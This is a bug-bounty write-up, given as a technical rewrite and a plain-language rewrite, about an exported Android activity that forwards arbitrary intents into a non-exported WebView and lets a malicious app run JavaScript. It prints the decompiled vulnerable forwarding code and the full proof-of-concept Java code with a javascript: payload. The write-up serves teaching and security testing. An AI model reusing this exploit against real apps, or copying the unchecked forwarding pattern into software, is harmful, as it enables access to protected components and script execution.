Access of Android protected components via embedded intent | Android App Pentesting
An exported activity in an Android app accepted a forwarded intent array and launched a non-exported WebView activity, which loaded a javascript: URL and executed script. An attacker could use a malicious app to reach protected components and run script in the WebView.
 Published on medium.com
Hey guys Abhishek this side, this is a writeup regarding the bug I found in one of the bugcrowd’s private program.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This write-up covers a privilege escalation bug found in an Android app belonging to a private Bugcrowd program. The app is referred to throughout as com.example.app. The feature at the centre of the issue is an exported activity, com.example.activity.SomeActivity, whose code forwards intents to other components of the app. One of the components it can reach is com.example.activity.ExampleWebviewActivity, an activity that is not exported.
The report opens with two concepts that are needed to follow the bug.
Exported activities. An exported activity is one that components outside the app can access and launch. It is marked with the android:exported="true" attribute in AndroidManifest.xml. Other apps or system services can then interact with it if they hold the necessary permissions, which is also a security risk when it is not managed carefully. By default activities are not exported.
Intents. An intent is a messaging object used for communication between components such as activities, services and broadcast receivers. It triggers actions, starts activities and carries data between parts of an app or between different apps. Intents can be explicit, naming a specific component, or implicit, letting the system pick a component based on the intent's content.
Setup
The only tool named in the report is jadx-gui, used to decompile the app:
https://github.com/skylot/jadx
The researcher also built a small malicious Android app to deliver the exploit. No account, role or app version is described.
Finding it
After decompiling com.example.app, the researcher read AndroidManifest.xml and found two relevant activities:
com.example.activity.ExampleWebviewActivity, which is not exported.com.example.activity.SomeActivity, which is exported.
The exported activity was then examined in the decompiled code:
Intent intent = getIntent();Uri data = getIntent().getData();boolean z = (intent.getFlags() & 1048576) != 0;String action = intent.getAction();boolean z2 = (action == null || !action.startsWith("com.example.splash.action.FORWARD") || intent.getParcelableArrayExtra("com.example.extra.FORWARD_INTENTS") == null) ? false : true;if (z2) {instance.setShowExampleFlag();}if (z2 && !z) {Parcelable[] parcelableArrayExtra = intent.getParcelableArrayExtra("com.example.extra.FORWARD_INTENTS");intentArr = new Intent[parcelableArrayExtra.length];for (int i = 0; i < parcelableArrayExtra.length; i++) {intentArr[i] = (Intent) parcelableArrayExtra[i];}} else if (!z2 || !isTaskRoot()) {intentArr = uriIsHandleable(data) ? new Intent[]{handleUri(data)} : new Intent[]{new Intent(this, SigninUnverifiedActivity.class)};} else {intentArr = null;overridePendingTransition(0, 0);}if (intentArr != null) {for (Intent startActivity : intentArr) {startActivity(startActivity);}}finish();
The code inspects the intent that launched the activity. It checks whether the action starts with com.example.splash.action.FORWARD and whether the intent carries a parcelable array extra named com.example.extra.FORWARD_INTENTS. When both conditions hold, it builds an array of intents from that parcelable array extra. Separately, it checks whether the URI received in the intent is handleable and, if so, creates a new intent from that URI. The resulting intents are then started in a loop before the activity finishes.
The flaw the researcher identified is that this forwarding logic lets a caller launch any activity of the app, including ones that are not exported, through com.example.activity.SomeActivity.
Exploitation
Step 1: Build an intent for the protected activity
The malicious app constructs an intent that targets the non-exported com.example.activity.ExampleWebviewActivity and supplies the extras it expects, including a javascript:// URL in extra_url:
Intent next = new Intent();next.setClassName("com.example.app", "com.example.activity.ExampleWebviewActivity");next.putExtra("extra_url", "javascript://attacker.com/%0aalert(\"Abhishek\")//");next.putExtra("extra_back_forces_finish", "true");next.putExtra("extra_title", "1");next.putExtra("extra_whitelist_urls", "1");Parcelable[] parcelablesSend = new Parcelable[] { next };Intent start = new Intent("com.example.splash.action.FORWARD");start.setClassName("com.example.app", "com.example.activity.SomeActivity");start.putExtra("com.example.extra.FORWARD_INTENTS", parcelablesSend );start.setFlags(0);startActivity(start);
The inner intent names the protected WebView activity and carries the payload URL plus the extra_back_forces_finish, extra_title and extra_whitelist_urls extras. That intent is wrapped in a Parcelable[] and placed in the com.example.extra.FORWARD_INTENTS extra of an outer intent. The outer intent uses the action com.example.splash.action.FORWARD and targets the exported com.example.activity.SomeActivity, with flags set to 0.. Calling startActivity on the outer intent hands the whole chain to the vulnerable activity.
Step 2: Trigger the payload

Opening the malicious app triggers the XSS. The screenshot shows the WebView activity rendering the result of the injected JavaScript:
Root cause
The exported activity com.example.activity.SomeActivity accepts a parcelable array of intents from any caller and starts each of them. Because the intents are started from inside com.example.app, they can target components that are not exported, such as com.example.activity.ExampleWebviewActivity. The non-exported status of the WebView activity is therefore bypassed: the exported forwarding activity acts as a proxy into the app's protected components. The WebView activity then handles the attacker-supplied javascript:// URL, and the XSS triggers.
Impact
An attacker can access any protected component of the Android app through this forwarding activity and exploit it. The report gives com.example.activity.ExampleWebviewActivity as one example, where the result is XSS. The bug was reported to the program and evaluated as a P2 issue.

Fix
The report does not describe a fix.
Variants to test
- Look for exported activities that read a parcelable array of intents from an extra and start them, as
SomeActivitydoes. A positive result is a non-exported activity of the app launching from a separate app that sends such an array. - A positive result is a protected screen opening with an attacker-chosen URI.
- A positive result is a
javascript://or similar URL executing script.
What happened, in plain words
An Android app can be built out of many separate screens and background pieces. Some of those pieces are meant to be private: only the app itself should be able to open them. The app in this write-up, which the researcher calls com.example.app, had one screen that was deliberately left open to the outside world. That screen passed messages on to other places inside the app.
The problem was that the receptionist accepted a message from anyone and passed it on. Anyone could walk in, hand over a message addressed to a private screen, and the receptionist would cheerfully walk it through the back door and deliver it. The private screen in question was a WebView screen, a screen that displays web pages inside the app. The attacker supplied a special javascript:// address in an extra, and JavaScript code ran inside the app's own WebView. That is a cross-site scripting (XSS) bug, but happening inside an Android app rather than in a normal browser tab.
The researcher reported it to the bug bounty program, and it was rated P2.
This write-up is for someone who has never looked at Android internals. We will go slowly, explain every term the first time it appears, and walk through the code line by line.
The two ideas you need first
Before the bug makes sense, you need two Android concepts. The researcher explains both at the start, and so will we, with everyday comparisons.
Exported activities
An Android app is not one single program. It is a collection of pieces, and the most visible pieces are called activities. An activity is roughly one screen: a login screen, a settings screen, a web page viewer. When you tap an app icon and a screen appears, an activity has been started.
By default, an activity is private: only code inside the same app can start it. But the app's developer can mark an activity as exported, which means any other app on the phone, or the Android system itself, is allowed to start it. This is done in a file called AndroidManifest.xml, which is the app's master list of what it contains and what is public. The marking looks like this:
android:exported="true"
Think of a house. Most rooms are private and only the family can enter. An exported activity is like a front porch that anyone can walk onto. That is often necessary: if you want another app (say, a camera app) to be able to open your photo picker, the picker has to be reachable from outside. But a porch that leads straight into the bedroom is a problem. The researcher's point is exactly this: exporting is sometimes needed, but it has to be managed carefully, because an exported piece is a door into your app.
Intents
An intent is Android's word for a message that asks something to happen. It is the thing you send when you want to start a screen, trigger a background job, or pass data from one part of an app to another. The researcher describes it as a messaging object that acts as a bridge between components.
There are two flavours:
- An explicit intent names the exact component it wants. It is like an envelope with a full address written on it: "deliver this to 12 Example Street, flat 3".
- An implicit intent describes what it wants done and lets Android pick a component. It is like writing "deliver this to any nearby pizza place" and letting the system choose.
Intents can also carry extras: small named pieces of data attached to the message, like a note tucked inside the envelope. Extras have names (keys) and values. A key like extra_url might carry a web address; a key like extra_title might carry a title string.
That is all the background you need. Now the bug.
The setup: what tools were used
Only one tool is named in the report: jadx-gui, a program that takes an Android app file (an APK) and turns its compiled code back into something readable. This process is called decompiling. Android apps ship as compiled bytecode, not as source code, so to read what an app actually does you decompile it.
The tool's address is given as:
https://github.com/skylot/jadx
The researcher also wrote a small Android app of their own, the "malicious app", to deliver the attack. No account, user role or app version is described in the report.
Finding the bug
After decompiling com.example.app, the researcher opened AndroidManifest.xml and looked at the list of activities. Two stood out:
com.example.activity.ExampleWebviewActivity, which is not exported. This is a private room: a screen that displays web content.com.example.activity.SomeActivity, which is exported. This is the front porch: anyone can start it.
The natural next question is: what does the exported one do when someone starts it? So the researcher read its decompiled code. Here it is, exactly as it appears in the report:
Intent intent = getIntent();Uri data = getIntent().getData();boolean z = (intent.getFlags() & 1048576) != 0;String action = intent.getAction();boolean z2 = (action == null || !action.startsWith("com.example.splash.action.FORWARD") || intent.getParcelableArrayExtra("com.example.extra.FORWARD_INTENTS") == null) ? false : true;if (z2) {instance.setShowExampleFlag();}if (z2 && !z) {Parcelable[] parcelableArrayExtra = intent.getParcelableArrayExtra("com.example.extra.FORWARD_INTENTS");intentArr = new Intent[parcelableArrayExtra.length];for (int i = 0; i < parcelableArrayExtra.length; i++) {intentArr[i] = (Intent) parcelableArrayExtra[i];}} else if (!z2 || !isTaskRoot()) {intentArr = uriIsHandleable(data) ? new Intent[]{handleUri(data)} : new Intent[]{new Intent(this, SigninUnverifiedActivity.class)};} else {intentArr = null;overridePendingTransition(0, 0);}if (intentArr != null) {for (Intent startActivity : intentArr) {startActivity(startActivity);}}finish();
That is a dense block, so let us go through it slowly, in plain words.
Intent intent = getIntent();asks the activity: "what message was I started with?" and stores it in a variable calledintent. Every activity can ask this.Uri data = getIntent().getData();pulls out the URI attached to that message. A URI is a web-style address, likehttps://example.com/page. If the message was sent as a link, this is where the link lives.boolean z = (intent.getFlags() & 1048576) != 0;reads the message's flags. Flags are small on/off switches attached to an intent. The number1048576is a specific flag bit; the code checks whether that bit is set and stores the answer as true or false inz. In plain terms: "was this message marked in a particular way?"String action = intent.getAction();reads the message's action, which is a text label saying what kind of request this is. Actions look likeandroid.intent.action.VIEWor, in this app,com.example.splash.action.FORWARD.- The long
boolean z2 = ...line works out a single true/false answer: does the action start withcom.example.splash.action.FORWARD, and does the message carry an extra calledcom.example.extra.FORWARD_INTENTS? If either is missing,z2is false. If both are present,z2is true. The? false : trueat the end is just the way the code writes "if any of these conditions fail, false, otherwise true". if (z2) {instance.setShowExampleFlag();}is a small side effect that runs when the message looks like a forwarding request.- The big
if (z2 && !z)block is the interesting one. If the message is a forwarding request (z2true) and the flag from step 3 is not set (!z), then:Parcelable[] parcelableArrayExtra = intent.getParcelableArrayExtra("com.example.extra.FORWARD_INTENTS");reads the extra namedcom.example.extra.FORWARD_INTENTS. A Parcelable is Android's way of packaging an object so it can be passed between components. AParcelable[]is an array of such packaged objects. Here, the array is expected to contain intents.- The
forloop copies each packaged object out of the array and casts it to anIntent, storing them in a new array calledintentArr. - So: the caller hands over a list of intents, and the activity unpacks them into a list it will later start.
- The
else if (!z2 || !isTaskRoot())branch handles the case where the message is not a forwarding request, or where this activity is not the root of its task (a task is Android's term for a stack of screens the user is moving through). In that case it looks at the URI from step 2: ifuriIsHandleable(data)says the URI can be handled, it builds a one-element array containinghandleUri(data); otherwise it builds an array containing a fresh intent forSigninUnverifiedActivity. - The final
elsesetsintentArr = nulland callsoverridePendingTransition(0, 0), which just turns off a screen animation. if (intentArr != null) { for (Intent startActivity : intentArr) { startActivity(startActivity); } }is the punchline. If there is a list of intents, the activity starts every one of them, in order.finish();closes this activity once it has done its forwarding.
The flaw the researcher spotted is in step 10. The activity takes a list of intents from whoever called it and starts them. Because those intents are started from inside com.example.app, Android treats them as coming from the app itself. That means they can target activities that are not exported, like com.example.activity.ExampleWebviewActivity. The private room is reachable after all, because the receptionist walks the visitor in.
Exploitation
Step 1: build an intent for the protected activity
The researcher wrote a small malicious app. Its job is to construct the right message and hand it to com.example.activity.SomeActivity. Here is the code, exactly as in the report:
Intent next = new Intent();next.setClassName("com.example.app", "com.example.activity.ExampleWebviewActivity");next.putExtra("extra_url", "javascript://attacker.com/%0aalert(\"Abhishek\")//");next.putExtra("extra_back_forces_finish", "true");next.putExtra("extra_title", "1");next.putExtra("extra_whitelist_urls", "1");Parcelable[] parcelablesSend = new Parcelable[] { next };Intent start = new Intent("com.example.splash.action.FORWARD");start.setClassName("com.example.app", "com.example.activity.SomeActivity");start.putExtra("com.example.extra.FORWARD_INTENTS", parcelablesSend );start.setFlags(0);startActivity(start);
Line by line:
Intent next = new Intent();creates an empty message. This will become the inner message, the one addressed to the private screen.next.setClassName("com.example.app", "com.example.activity.ExampleWebviewActivity");fills in the address: the appcom.example.app, and inside it the activitycom.example.activity.ExampleWebviewActivity. This is an explicit intent, an envelope with a full address. Note that this activity is not exported, so normally no outside app could send this message directly.next.putExtra("extra_url", "javascript://attacker.com/%0aalert(\"Abhishek\")//");attaches the payload. The key isextra_url, and the value is ajavascript://address. When a WebView is configured to run JavaScript and loads ajavascript:address, it can run the text after it as JavaScript. The%0ais a URL-encoded newline, andalert("Abhishek")is a pop-up box showing the researcher's name. In short: "load this address, and it will run my script."next.putExtra("extra_back_forces_finish", "true");sets another extra the WebView activity expects. The report does not explain what it does beyond its name.next.putExtra("extra_title", "1");sets a title extra to the string1.next.putExtra("extra_whitelist_urls", "1");sets a whitelist extra to the string1. Again, the report does not explain its exact effect.Parcelable[] parcelablesSend = new Parcelable[] { next };wraps the inner intent in a one-elementParcelablearray. This is the format the vulnerable activity expects.Intent start = new Intent("com.example.splash.action.FORWARD");creates the outer message and gives it the action label the vulnerable activity checks for.start.setClassName("com.example.app", "com.example.activity.SomeActivity");addresses the outer message to the exported activity, the front porch.start.putExtra("com.example.extra.FORWARD_INTENTS", parcelablesSend );tucks the wrapped inner intent into the extra the vulnerable activity reads in step 7 of the earlier code.start.setFlags(0);clears the flags. Recall the checkz2 && !z: the forwarding only happens when the flag bit is not set. Setting flags to0makes sure that condition is satisfied.startActivity(start);sends the outer message. Android delivers it tocom.example.activity.SomeActivity, which unpacks the inner intent and starts it, and the private WebView activity opens with the attacker's URL.
Step 2: trigger the payload
Opening the malicious app triggers the XSS. The screenshot shows the WebView activity rendering the result of the injected JavaScript:
Why it works
The exported activity com.example.activity.SomeActivity accepts a list of intents from any caller and starts each one. Because those intents are started from inside com.example.app, they can target components that are not exported, such as com.example.activity.ExampleWebviewActivity. The non-exported status of the WebView activity is therefore bypassed: the exported forwarding activity acts as a proxy into the app's protected components. The WebView activity then loads the attacker-supplied javascript:// URL, which executes script in the WebView context.
A useful comparison: imagine a building where the only public door is a mail room. The mail room's job is to sort letters and deliver them to offices. If the mail room accepts any letter from anyone and delivers it to any office without checking, then the locked office doors do not matter. The mail room is the exported activity; the locked office is the non-exported WebView activity.
Impact
An attacker can access any protected component of the Android app through this forwarding activity and exploit it. The report gives com.example.activity.ExampleWebviewActivity as one example, where the result is XSS. The bug was reported to the program and evaluated as a P2 issue.
Fix
Variants to test
- Look for exported activities that read a parcelable array of intents from an extra and start them, as
SomeActivitydoes. A positive result is a non-exported activity of the app launching from a separate app that sends such an array. - A positive result is a protected screen opening with an attacker-chosen URI.
- A positive result is a
javascript://or similar URL executing script.
Glossary
- Activity: one screen or user-facing piece of an Android app, such as a login screen or a web page viewer.
- AndroidManifest.xml: the file inside an Android app that lists its components and declares which ones are public.
- APK: the file format Android apps are distributed in; it contains compiled code and resources.
- Bug bounty program: a scheme where an organisation invites researchers to find and report security bugs, often with a reward.
- Bugcrowd: a platform that hosts bug bounty programs for organisations.
- Bytecode: the compiled form of code that runs on a virtual machine, such as Android's runtime; it is not human-readable source code.
- Decompile: to turn compiled code back into something close to readable source code.
- Explicit intent: an intent that names the exact component it targets.
- Exported activity: an activity that other apps or the system are allowed to start; marked with
android:exported="true". - Extra: a named piece of data attached to an intent, like a key-value pair.
- Flag (intent flag): a small on/off switch attached to an intent that changes how it is handled.
- Implicit intent: an intent that describes what it wants done and lets Android choose the component.
- Intent: Android's messaging object used to request actions and pass data between components.
- jadx-gui: a graphical tool that decompiles Android apps.
- JavaScript: the programming language that runs in web pages and WebViews.
- Parcelable: Android's mechanism for packaging an object so it can be passed between components.
- Privilege escalation: a bug where someone gains access to something they should not be allowed to reach.
- Proxy: something that acts on behalf of another; here, the exported activity forwards messages into the app's private parts.
- P2: a severity rating on Bugcrowd's scale, indicating a serious issue below the most critical level.
- Task (Android task): a stack of screens the user is moving through, managed by Android.
- URI: a web-style address, such as
https://example.com/pageorjavascript://.... - WebView: an Android component that displays web content inside an app.
- XSS (cross-site scripting): a bug where an attacker gets their own script to run in a context that trusts it, here inside an app's WebView.




